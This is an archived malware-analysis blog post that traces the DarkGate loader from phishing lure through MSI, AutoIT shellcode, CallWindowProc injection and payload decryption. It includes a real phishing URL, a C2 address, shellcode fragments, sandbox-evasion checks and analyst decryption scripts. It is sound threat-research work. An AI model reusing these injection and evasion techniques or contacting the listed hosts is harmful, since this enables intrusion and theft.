DarkGate - Threat Breakdown Journey

By 0xToxin

Published: 2023-08-06 · Archived: 2026-04-05 13:54:16 UTC

IntroPermalink

Over the past month, a widespread phishing campaign has targeted individuals globally.

The campaigns execution chain ends with the deployment of a malware known as: DarkGate. A loader type malware.

DarkGate is exclusively sold on underground online forums and the developer keeps a very tight amount of seats for customers.

The LurePermalink

The adversary behind the campaign distributed a high volume campaign of phishing emails, those mails were stolen conversation threads that the adversary had access to.

The challenge here lies in the fact that users often trust what they remember, and because of that, I think users who aren't aware of such tactics could easily become infected and fall prey to the "social engineering" trap.


Below, you'll find an example of the content the adversary added to the hijacked conversation thread:

Hello,

Feel free to view & looked over my latest collaboration plan in the url provided below.

https://becelebrity.com/rj/c1rlvl18p5

I've created a diagram that demonstrates the execution flow of the campaign:



Geofence Check[Permalink]

Honestly, I'm still trying to figure out what checks need to be passed to get through the geofence set by the adversary. After examining some of the URLs on URLscan.io, I discovered that those which were successful in obtaining a payload featured the `refresh` header in their response (makes sense). This header included the URL needed to download the payload, for instance:

If the user successfully passes the check, an MSI file is downloaded from the URL, following the structure: `Project_[0-9]{7}\.msi`

MSI Loader[Permalink]


The downloaded MSI carries two embedded files:

- CustomAction.dll
- WrappedSetupProgram.cab

The DLL is called upon by the MSI to unpack the content housed in WrappedSetupProgram.cab and execute it.

The cab archive includes two files:


- Autoit3.exe
- UGtZgHHT.au3 (AutoIT 3 script)



AutoIT Script[Permalink]

Upon initial examination, the script appears to be altered. Typically, most AutoIT scripts I've come across begin with the magic bytes `A3 48 4B BE` and `41 55 33 21 45 41` (AU3!EA) like explained in this blog:

> *You can find the au3 script magic `bytes AU!EA06` (06 here is the subtype of the script), inside of its hex dump as shown in the picture below.*



However, the script I analyzed contained a substantial amount of what seemed to be junk data at the start of the file. (We'll get back to this later in the blog)

I managed to locate the magic bytes indicating the AU3 script's starting point at the offset `0xA0A5C` :

```
000A0A00  73 70 50 77 56 63 4F 56 61 56 4C 42 6B 61 49 69  spPwVcOVaVLBkaIi
000A0A10  67 42 43 76 69 7A 51 58 7A 62 58 69 4E 62 41 4C  gBCvizQXzbXiNbAL
000A0A20  4B 72 57 53 79 47 74 6B 42 5A 51 74 71 46 53 6D  KrWSyGtkBZQtqFSm
000A0A30  63 55 79 4C 44 44 51 6E 46 57 56 59 76 77 44 69  cUyLDDQnFWVYvwDi
000A0A40  78 4E 6C 4E 72 75 69 52 41 4C 4B 70 A3 48 4B BE  xNlNruiRALKp£HK¾
000A0A50  98 6C 4A A9 99 4C 53 0A 86 D6 48 7D 41 55 33 21  ˜lJ©™LS.†ÖH}AU3!
000A0A60  45 41 30 36 4D A8 FF 73 24 A7 3C F6 7A 12 F1 67  EA06M¨ÿs$§<öz.ñg
000A0A70  AC C1 93 E7 6B 43 CA 52 A6 AD 00 00 E1 BB 3A 21  ¬Á"çkCÊR¦...á»:!
000A0A80  A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A DE 80 46 B1  ¥)ãìç.˜.@½á šÞ€F±
000A0A90  9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6 D0 33 F7 14  .k;!Ô±Öu:È=ÆÐ3÷.
000A0AA0  AF CB 17 A2 94 01 8D 13 88 FE 64 95 61 E7 B6 4D  ¯Ë.¢"...ˆþd•aç¶M
000A0AB0  62 F8 00 00 6C FE 74 84 6A 78 49 F1 B5 91 05 38  bø..lþt„jxIñµ'.8
000A0AC0  EE 76 1E F9 D2 72 0B 54 8D 83 9D 74 78 48 10 8D  îv.ùÒr.T.ƒ.txH..
000A0AD0  21 E7 DC 29 39 38 4F B5 FD 09 2C E4 58 4F 67 3B  !çÜ)98Oµý.,äXOg;
000A0AE0  4D 6D 98 3D 98 98 41 A4 FC 46 50 57 57 D9 EC 9B  Mm˜=˜˜A¤üFPWWÙì›
000A0AF0  AA DC AC 99 CD 59 15 9D D0 24 63 B5 1A 46 E2 4B  ªÜ¬™ÍY..Ð$cµ.FâK
000A0B00  78 DB 19 FA 69 C4 FE 66 33 1D 48 D3 F6 07 DB 32  xÛ.úiÄþf3.HÓö.Û2
000A0B10  29 05 E4 C6 3C AC 39 8D 6D 0F 0F F4 80 C1 26 D4  ).äÆ<¬9.m..ô€Á&Ô
000A0B20  F7 FD 34 19 B1 B2 B2 52 0B 0A 90 17 37 0A 3F 87  ÷ý4.±²²R....7.?‡
000A0B30  27 7F 46 15 E5 B9 F7 68 00 BC 87 00 00 BC 87 00  '.F.å¹÷h.¼‡..¼‡.
```

To extract the actual script, I changed the file's extension from au3 to a3x (representing an AutoIT3 compiled script) and used the tool myAut2Exe for extraction.


Shellcode CallWindowProc InjectionPermalink

The AU3 script consists of two main components:

1. A segmented hex-encoded shellcode that is concatenated into a single variable.
2. Injection and execution of the shellcode.

The first part is quite self-explanatory. In my analysis, the variable was named **$SSUGZNUOOE**, and it appeared over 2,000 times in the script:

```
$SSUGZNUOOE=
"558BEC50B80300000081C404F0FFFF504875F68B45FC81C4ACF5FFFF5356578D85AAC5FFFFC6004DC64001
4003"
LOCAL $ZMLE
$SSUGZNUOOE&=
"00C6400402C6400500C6400600C6400700C6400804C6400900C64
C6"
LOCAL $QSYSRHYIN
$SSUGZNUOOE&=
"4010B8C6401100C6401200C6401300C6401400C6401500C640160
1C"
LOCAL $CITSHJ
$SSUGZNUOOE&=
"00C6401D00C6401E00C6401F00C6402000C6402100C6402200C6402300C6402400C6402500C6402600C640
C6"
```



The second segment of the script initiates by verifying the existence of the ProgramFiles folder and confirming that the username executing the script is not **SYSTEM**. I suspect these checks are evasion tactics to ensure the script runs within a standard Windows environment rather than a sandbox or custom setup.

The script proceeds to convert the hex-encoded shellcode to a binary string using the `BinaryToString` function and assigns it to the **$MZRSVIMCSW** variable. The variable **$MFCKUCOYGW** is initialized as a DLL structure sized to the shellcode using the `DllStructCreate` function.

The script checks if the path `C:\Program Files (x86)\Sophos` exists. If it doesn't, a hex-encoded command is executed which, upon decoding, reveals the use of the API `VirtualProtect` to modify the memory region protection of $MZRSVIMCSW to ERX. (My theory is that the DarkGate developer noticed Sophos could detect changes in protection type)

The script then copies the content of the shellcode into the DLL structure and injects it by calling the API `CallWindowProc`. (I found a youtube video that presents a POC for the injection)

ShellCode Analysis[Permalink]


Upon loading the ShellCode in IDA, it becomes immediately apparent that the shellcode consists of a single large function that loads stack-strings.

```
seg000:0000001C                 push    ebx
seg000:0000001D                 push    esi
seg000:0000001E                 push    edi
seg000:0000001F                 lea     eax, [ebp+var_3A56]
seg000:00000025                 mov     byte ptr [eax], 4Dh ; 'M'
seg000:00000028                 mov     byte ptr [eax+1], 5Ah ; 'Z'
seg000:0000002C                 mov     byte ptr [eax+2], 50h ; 'P'
seg000:00000030
seg000:00000030 loc_30:                                 ; DATA XREF: sub_0+194A7↓r
seg000:00000030                                         ; sub_0+194EE↓r
seg000:00000030                 mov     byte ptr [eax+3], 0
seg000:00000034                 mov     byte ptr [eax+4], 2
seg000:00000038                 mov     byte ptr [eax+5], 0
seg000:0000003C                 mov     byte ptr [eax+6], 0
seg000:00000040                 mov     byte ptr [eax+7], 0
seg000:00000044                 mov     byte ptr [eax+8], 4
seg000:00000048                 mov     byte ptr [eax+9], 0
seg000:0000004C                 mov     byte ptr [eax+0Ah], 0Fh
seg000:00000050                 mov     byte ptr [eax+0Bh], 0
seg000:00000054                 mov     byte ptr [eax+0Ch], 0FFh
seg000:00000058                 mov     byte ptr [eax+0Dh], 0FFh
seg000:0000005C                 mov     byte ptr [eax+0Eh], 0
seg000:00000060                 mov     byte ptr [eax+0Fh], 0
seg000:00000064                 mov     byte ptr [eax+10h], 0B8h
seg000:00000068                 mov     byte ptr [eax+11h], 0
seg000:0000006C                 mov     byte ptr [eax+12h], 0
seg000:00000070                 mov     byte ptr [eax+13h], 0
seg000:00000074                 mov     byte ptr [eax+14h], 0
seg000:00000078                 mov     byte ptr [eax+15h], 0
seg000:0000007C                 mov     byte ptr [eax+16h], 0
seg000:00000080                 mov     byte ptr [eax+17h], 0
seg000:00000084                 mov     byte ptr [eax+18h], 40h ; '@'
seg000:00000088                 mov     byte ptr [eax+19h], 0
seg000:0000008C                 mov     byte ptr [eax+1Ah], 1Ah
seg000:00000090                 mov     byte ptr [eax+1Bh], 0
seg000:00000094                 mov     byte ptr [eax+1Ch], 0
seg000:00000098                 mov     byte ptr [eax+1Dh], 0
seg000:0000009C                 mov     byte ptr [eax+1Eh], 0
seg000:000000A0                 mov     byte ptr [eax+1Fh], 0
```

In addition, I used [FLOSS] to check on the strings and FLOSS successfully extracted 71 strings:

```
| extracted strings     |                                                                                                |
|  static strings       | Disabled                                                                                       |
|  stack strings        | 71                                                                                             |
|  tight strings        | Disabled                                                                                       |
|  decoded strings      | Disabled                                                                                       |
+-----------------------+------------------------------------------------------------------------------------------------+


 ____________________
  FLOSS STACK STRINGS
 ____________________

TSarray
loaderU
SVWUQ
bin 404
kernel32.dll
GetCurrentThreadId
ExitProcess
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetCommandLineA
TlsSetValue
TlsGetValue
LocalAlloc
GetModuleHandleA
GetModuleFileNameA
FreeLibrary
HeapFree
HeapReAlloc
```


Next, I will use [BlobRunner] to invoke the shellcode, set a breakpoint after all the stack-strings have been pushed onto the stack, and dump the memory containing the executable that was pushed:



Loader Analysis[Permalink]

The loader we've dumped will be in charge of decoding and executing part of the junk data stored inside of the AutoIT script (After decoding we will face with the final binary which is the ***DarkGate*** loader)

The loader requires a a command line argument which will be the path to the AutoIT script. The loader will check for the argument and if it's not ends with **.au3** or the executable can't get a handle for the file a message box with the text "**bin 404**" will appear and the loader will terminate itself.



When the loader successfully accesses the AutoIT script, it reads its content and segments it based on the character: `|` (0x7C).

Next, the loader retrieves 8 bytes from the second offset of the data located in the second element of the array. (Represented as: `stringsArray[2][1:9] == xorKeyData`).

The character `a` is then prefixed to these extracted bytes. (Resulting in: `a + xorKeyData == modifiedXorKey`).

To generate the decryption key, the loader first determines the length of the concatenated byte array, then employs an XOR loop over each byte in the array (`len(modifiedXorKey) ^ modifiedXorKey[0] ^ modifiedXorKey[1] ...`).

The loader fetches the data from the third element of the array and decodes it from base64. Each byte of this data is XOR-ed with the decryption key and also applied with a NOT operation.

```
  MessageBoxA(0, "bin 101", Caption, 0);
}
mw_split_by_char_7C(v_scriptContent, &char_7C[1], &v_splitArray);
mw_move_to_first(&v_StringsArray, v_splitArray, (int)&byte_403148);
System::__linkproc__ LStrCopy(*(_DWORD *)(v_StringsArray + 4), 2, 8, &v_xorKeyData);// v_xorKeyData = v_StringsArray[1] 8 Bytes from offset 2
System::__linkproc__ LStrCat3(&v_ModifiedXorKey, &str_a[1], v_xorKeyData);// 'a' + v_xorKeyData
mw_convert_from_base64(*(char **)(v_StringsArray + 8), (unsigned int *)&v_EncodedData);// v_EncodedData = v_StringsArray[2] -> decode from B64
mw_decrypt(v_EncodedData, v_ModifiedXorKey, &v_Payload);// len(v_ModifiedXorKey) ^ (all bytes of v_ModifiedXorKey) == Key.
                                                        // NOT (byte v_EncodedData ^ Key)
mw_Copy_To_First(&dword_405698, v_Payload);
mw_Execute_Final_Payload(dword_405698);
```

The outcome of this process is an executable, which is the final payload (**DarkGate** malware)

```
Address  Hex                                              ASCII
02110050 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 MZP.........ÿÿ..
02110060 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 ¸.......@.......
02110070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02110080 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ................
02110090 BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 º....´.Í!¸.LÍ!..
021100A0 54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 This program mus
021100B0 74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 t be run under W
021100C0 69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00 in32..$7........
021100D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
021100E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
021100F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02110100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02110110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02110120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

To streamline this process, I've created a Python script capable of extracting and decrypting the DarkGate payload from the AutoIT script:


```
 from base64 import b64decode

AUTO_IT_PATH = '' #Change to the AutoIT script path.
FINAL_PAYLOAD_PATH = '' #Change to output path.

fileData = open(AUTO_IT_PATH, 'rb').read().decode(errors='ignore')

stringsArray = fileData.split('|')
modifiedXorKey = 'a' + stringsArray[1][1:9]

decodedData = b64decode(stringsArray[2])
key = len(modifiedXorKey)

for byte in modifiedXorKey:
    key ^= ord(byte)
```

```
finalPayload = b''

for byte in decodedData:
    finalPayload += bytes([~(byte ^ key)& 0xFF])

open(FINAL_PAYLOAD_PATH, 'wb').write(finalPayload)
print('[+] Final Payload Was Created!')
```

DarkGate AnalysisPermalink

Essentially, you can read through the developer's sale thread on xss.is and understand the various capabilities of the loader, which include:


- HVNC
- Crypto miner setup
- Browser history and cookie theft
- RDP
- HAnyDesk




During my analysis, my primary objective was to decrypt the contained strings, locate the C2 strings (since they're not available in plain text), and decrypt the network traffic.

Strings DecryptionPermalink

During my investigation, I found two embedded strings (each 64 characters long) which are invoked by two different but similar functions:



When checking the cross-references for the first string (used in the function on the left), we can see a total of **864** calls to the function.



The first argument passed to the function is the container for the return value, and the second argument is the “encrypted” string.

These hard-coded strings are part of a custom Base64 decoding routine. I’d like to extend my personal thanks to @rivitna2 for correcting me when initially published the strings decoding script.

The first batch of decoded strings represents all the strings utilized by DarkGate during its execution. Some of these strings looks like notification messages sent to the C2, such as:

```
 - New Bot: DarkGate is inside hAnyDesk user with admin rights
- DarkGate not found to get executed on the new hAnyDesk Desktop, Did you enabled Startup option on builder?
- Credentials detected, removing them!
```

You can find a list of all decoded strings here

The second hard-coded string is employed in the same routine, but it’s called much less frequently. The developer tried to mess up a bit with researchers from discovering DarkGate’s configurations by adding this second hard-coded string. It is used for decoding DarkGate’s configurations and it also plays a role in decoding the network traffic data.

By decoding the data associated with the second hard-coded string, I managed to uncover DarkGate’s configuration:

```
 http://80.66.88.145|
0=7891
1=Yes
2=Yes
3=No
5=Yes
4=50
6=No
8=Yes
7=4096
9=No
10=bbbGcB
11=No
12=No
13=Yes
14=4
15=bIWRRCGvGiXOga
16=4
17=No
18=Yes
19=Yes
```

Below is an IDAPython script that requires both the wrapper function calls and the hard-coded strings:

```
 import idc
import idautils
import idaapi
import re

DECRYPTION_FUNCTION_1 = # Replace with "Wrapper" function call
LIST_1 = # Add 64 length list
STRINGS_FILE_1 = # Output file path

DECRYPTION_FUNCTION_2 = # Replace with "Wrapper" function call
LIST_2 = # Add 64 length list
STRINGS_FILE_2 = # Output file path

def decShiftFunc(arg1, arg2, arg3, arg4):
```

```
    final = ''
    tmp = (arg1 & 0x3F) * 4
    final += chr(((arg2 & 0x30) >> 4) + tmp)
    tmp = (arg2 & 0xF) * 16
